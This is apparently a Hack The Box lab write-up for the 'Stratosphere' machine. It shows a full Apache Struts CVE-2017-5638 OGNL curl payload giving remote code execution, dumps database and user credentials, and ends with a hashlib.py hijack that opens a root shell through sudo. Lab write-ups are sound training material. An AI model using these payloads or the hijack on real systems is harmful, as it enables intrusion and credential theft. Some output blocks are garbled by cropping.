


# Stratosphere

Nmap scan shows:

- 22 ssh
- 80 Apache
- 8080 Apache

```
Nmap scan report for 10.10.10.64
Host is up (0.056s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ http-enum:
|_ /manager/html/upload: Apache Tomcat (401 )
|_ /manager/html: Apache Tomcat (401 )
8080/tcp  open  http-proxy
|_ http-enum:
|_ /manager/html/upload: Apache Tomcat (401 )
|_ /manager/html: Apache Tomcat (401 )
Nmap done: 1 IP address (1 host up) scanned in 220.23 seconds
```

Dirbuster on port 80 Apache instance (initial run showed no results, reran with medium wordlist and discovered the following)



Type	Found	Response	Size
Dir	/	200	1968
File	/main.js	200	2318
File	/GettingStarted.html	200	410
Dir	/manager/	302	123
Dir	/manager/html/	401	2780
Dir	/manager/text/	401	2780
Dir	/manager/status/	401	2780
Dir	/Monitoring/	200	406

All /manager/ paths require authentication to the server however the /Monitoring path shows us a unauthenticated page with a new vector

Exploring the new URL we can see the following pages:

- Login\_input.action
- Register.action


```

1
2
3 <html>
4 <head>
5   <title>Welcome</title>
6   <link href="example.css;jsessionid=D3D4C5D0DB27A63AF0903276C94F68D1" rel="stylesheet"
7     type="text/css"/>
8 </head>
9
10 <body>
11 <div class="overlay">
12 <h1>Stratosphere Credit Monitoring</h1>
13 <div class="btn-wrap">
14 <a href="/Monitoring/example/Login_input.action;jsessionid=D3D4C5D0DB27A63AF0903276C94F68D1">Sign On</a>
15 </div>
16 <div class="btn-wrap">
17 <a href="/Monitoring/example/Register.action;jsessionid=D3D4C5D0DB27A63AF0903276C94F68D1">Register</a>
18 </div>
19 </div>
20 </body>
21 <style>
22
23 .overlay {
24   position: fixed;
25   background: url(data:image/jpg;base64,/9j/4AAQSkZJRgABAQAAQABAAQ/4Sa5RXhpZgAASUkqAAgAAAAAAABAwABAAAAAwgEAP
26   -webkit-animation: 100s scroll infinite linear;

```

Register.action leads to a parked page as the functionality is not yet implemented.

Login\_input.action is a fully functional login form which leads to the Login.action



```

1
2
3 <html>
4 <head>
5   <title>Sign On</title>
6 </head>
7
8 <body>
9 <form id="Login" name="Login" action="/Monitoring/example/Login.action" method="post" class="login">
10 <table class="login">
11 <tr>
12 <td class="tdLabel"><label for="Login_username" class="label">User Name:</label></td>
13 <td>
14 <input type="text" name="username" value="" id="Login_username"/></td>
15 </tr>
16
17
18 <tr>
19 <td class="tdLabel"><label for="Login_password" class="label">Password:</label></td>
20 <td>
21 <input type="password" name="password" id="Login_password"/></td>
22 </tr>
23
24
25 <tr>
26 <td colspan="2"><div align="right"><input type="submit" value="Submit" id="Login_0" class="btn b
27 </div></td>
28 </tr>
29
30 </table></form>

```

Quick googling of .action files tells that these are Apache Struts based, which based on further googling gives us several CVE's from last year which were high (10 CVSS) vulnerabilities with RCE.

Taking CVE-2017-5638, a java deserialisation vulnerability we can test this Login.action form for RCE.

```
"curl -i -v -s -k -X $'GET' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0' -H $'Content-Type:%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)}.(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmd='ls -la /home').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}' \ $'http://10.10.36.22:8080/Monitoring/example/Login.action'"
```

And we see that we have success:

```
< HTTP/1.1 200
HTTP/1.1 200
< Transfer-Encoding: chunked
Transfer-Encoding: chunked
< Date: Wed, 15 Aug 2018 17:26:30 GMT
Date: Wed, 15 Aug 2018 17:26:30 GMT

<
total 28
drwxr-xr-x  4 root    root      4096 Sep 19  2017 .
drwxr-xr-x 22 root    root      4096 Feb 27 16:12 ..
drwx-----  2 root    root     16384 Sep 19  2017 lost+found
drwxr-x---  5 richard richard  4096 Mar 19 15:23 richard
* transfer closed with outstanding read data remaining
* stopped the pause stream!
* Closing connection 0
root@kali: ~/Desktop#
```

Now we have to try and escalate to Richard and then root.

## Privilege Escalation

Not many services stand out running under root and none as user Richard  
Sudo abuse looks like it is not possible  
Basic searching for stored credentials throws up some results:

- Recursive search in current www directory for “richard” shows no results
- Recursive search in www directory (“**grep -ilr admin ./**”) shows two files:
  - db\_connect
  - policy/catalina.policy
- Viewing the contents of the file “**db\_connect**”:

```

> -s -k -X $'GET' -F
< HTTP/1.1 200 -H $'Conte
HTTP/1.1 200 t@DEFAULT ME
< Transfer-Encoding: chunk
Transfer-Encoding: chunked
< Date: Wed, 15 Aug 2018 1
Date: Wed, 15 Aug 2018 17:
java.lang.System@getPro
[ssn]
user=ssn_admin
pass=AWs64@on*&
[users]
user=admin
pass=admin
* transfer closed with out
* stopped the pause stream
* Closing connection 0

```

Since these are db credentials we search again in the list of processes for the sql but not necessarily run by root:

```

mysql      832  0.0  3.8 678880 78556 ?        Ssl  13:12   0:02 /usr/sbin/mysqld

```

Now we can try to connect to the db for further enumeration:

- "**mysql -u ssn\_admin --password=AWs64@on\*&**" give us auth error
 

```

<
ERROR 1045 (28000): Access denied for user 'ssn_admin'@'localhost' (using password
: YES)
* transfer closed with outstanding read data remaining

```
- "**mysql -u admin --password=admin**" give us auth **success**

We can now try to execute commands against the db:

- Start by trying to view table structure: 'select \* from sys.tables' -> denied
- Let's try to view more general details:
  - **mysql --user=admin -padmin -e "show databases"**
  - Shows 2 databases:
    - information\_schema
    - users

- Let's try to view tables:
  - `mysql --user=admin -padmin --e "use information_schema; show tables"`

- Gives loads of results -> come back to this

- `mysql --user=admin -padmin --e "use users; show tables"`

- Gives us table called "accounts"

```
Date: Wed, 15 Aug 2018 18:43:31 GMT
<
Tables_in_users
accounts
```

- Dump the accounts table:

- `mysql --user=admin -padmin --e "select * from users.accounts"`

```
<
fullName      password      username
Richard F. Smith 9tc*rhKuG5TyXvUJOrE^5CK7k richard
```

This now looks to be a password hash, lets run this through John the ripper or Hashcat:

"9tc\*rhKuG5TyXvUJOrE^5CK7k"

Analysis through several tools show that this is not a valid hash, been overthinking it and it is actually a password for Richard!

```
root@kali:~/Desktop/HackTheBox/Writeups/Stratosphere# ssh richard@10.10.10.64
The authenticity of host '10.10.10.64 (10.10.10.64)' can't be established.
ECDSA key fingerprint is SHA256:tQZo8jlTeVASPxWyDgqJf8PaDZJV/4LeeBZnjueAW/E.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.64' (ECDSA) to the list of known hosts.
richard@10.10.10.64's password:
Linux stratosphere 4.9.0-6-amd64 #1 SMP Debian 4.9.82-1+deb9u2 (2018-02-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 15 14:43:42 2018 from 10.10.14.29
richard@stratosphere:~$ id
uid=1000(richard) gid=1000(richard) groups=1000(richard),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),112(lpadmin),116(scanner)
```

Now we need to escalate privileges to root:

We have a "test.py" file in richards home dir

```
richard@stratosphere:~$ cat test.py
#!/usr/bin/python3
import hashlib

def question():
    q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
    md5 = hashlib.md5()
    md5.update(q1.encode())
    if not md5.hexdigest() == "5af003e100c80923ec04d65933d382cb":
        print("Sorry, that's not right")
        return
    print("You got it!")
    q2 = input("Now what's this one? d24f6fb449855ff42344feff18ee2819033529ff\n")
    sha1 = hashlib.sha1()
    sha1.update(q2.encode())
    if not sha1.hexdigest() == 'd24f6fb449855ff42344feff18ee2819033529ff':
        print("Nope, that one didn't work...")
        return
    print("WOW, you're really good at this!")
    q3 = input("How about this? 91ae5fc9ecbca9d346225063f23d2bd9\n")
    md4 = hashlib.new('md4')
    md4.update(q3.encode())
    if not md4.hexdigest() == '91ae5fc9ecbca9d346225063f23d2bd9':
        print("Yeah, I don't think that's right.")
        return
    print("OK, OK! I get it. You know how to crack hashes...")
    q4 = input("Last one, I promise: 9efebec84ba0c5e030147cfd1660f5f2850883615d444ceecf50896aae083ead798d13584f52df0179df0200a3e1a122aa738beff263b49d2443738eba41c943\n")
    blake = hashlib.new('BLAKE2b512')
    blake.update(q4.encode())
    if not blake.hexdigest() == '9efebec84ba0c5e030147cfd1660f5f2850883615d444ceecf50896aae083ead798d13584f52df0179df0200a3e1a122aa738beff263b49d2443738eba41c943':
        print("You were so close! urg... sorry rules are rules.")
        return
    import os
    os.system('/root/success.py')
    return
question()
```

Looks like cracking hashes will result in running “/root/success.py”

First hashes (MD5, SHA1, MD4) are outdated and easily cracked but Blake2b is not (it was a SHA3 finalist!!)

Let's look else where turning to normal priv esc techniques:

- There are several world writable files
- Sudo abuse may be possible

Checking sudo commands shows:

```
richard@stratosphere:~$ sudo -l
Matching Defaults entries for richard on stratosphere:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User richard may run the following commands on stratosphere:
    (ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
richard@stratosphere:~$
```

So richard should be able to run python as sudo, game over!

NOTE: I could not get sudo to activate properly it was still asking a password, after much

head banging it was due to the absolute syntax of the command listing i.e had to exactly as show

"sudo python test.py" -> does not work

"sudo /usr/bin/python test.py" -> does not work

**"sudo /usr/bin/python2.7 /home/richard/test.py" -> DOES WORK**

Okay so given we can run python as sudo but only the one file and not the interactive python prompt, this means the old way (sudo python -> os.spawn('/bin/bash')) is useless.

Turns out python has a local private esc in library/module hijacking with regards to class path!!

- Python checks the current dir first and then the standard library dirs in order (same as DLL hijacking etc)
- if we create our own code and mimic a library, by placing it higher up the check order we can have it executed!

<https://rastating.github.io/privilege-escalation-via-python-library-hijacking/>

Looking at test.py we see it imports "hashlib.py":

- If we create a file named "hashlib.py" in the same working dir it will be called first
- Except it will contain our desired code and will be run by sudo

```
richard@stratosphere:~$ pwd
/home/richard
richard@stratosphere:~$ ls -la test.py hashlib.py
-rw-r--r-- 1 richard richard 35 Aug 15 18:14 hashlib.py
-rwxr-x--- 1 root    richard 1507 Mar 19 15:23 test.py
richard@stratosphere:~$ cat hashlib.py
import os
os.system('/bin/bash');
richard@stratosphere:~$ sudo /usr/bin/python2.7 /home/richard/test.py
root@stratosphere:/home/richard# id
uid=0(root) gid=0(root) groups=0(root)
root@stratosphere:/home/richard#
```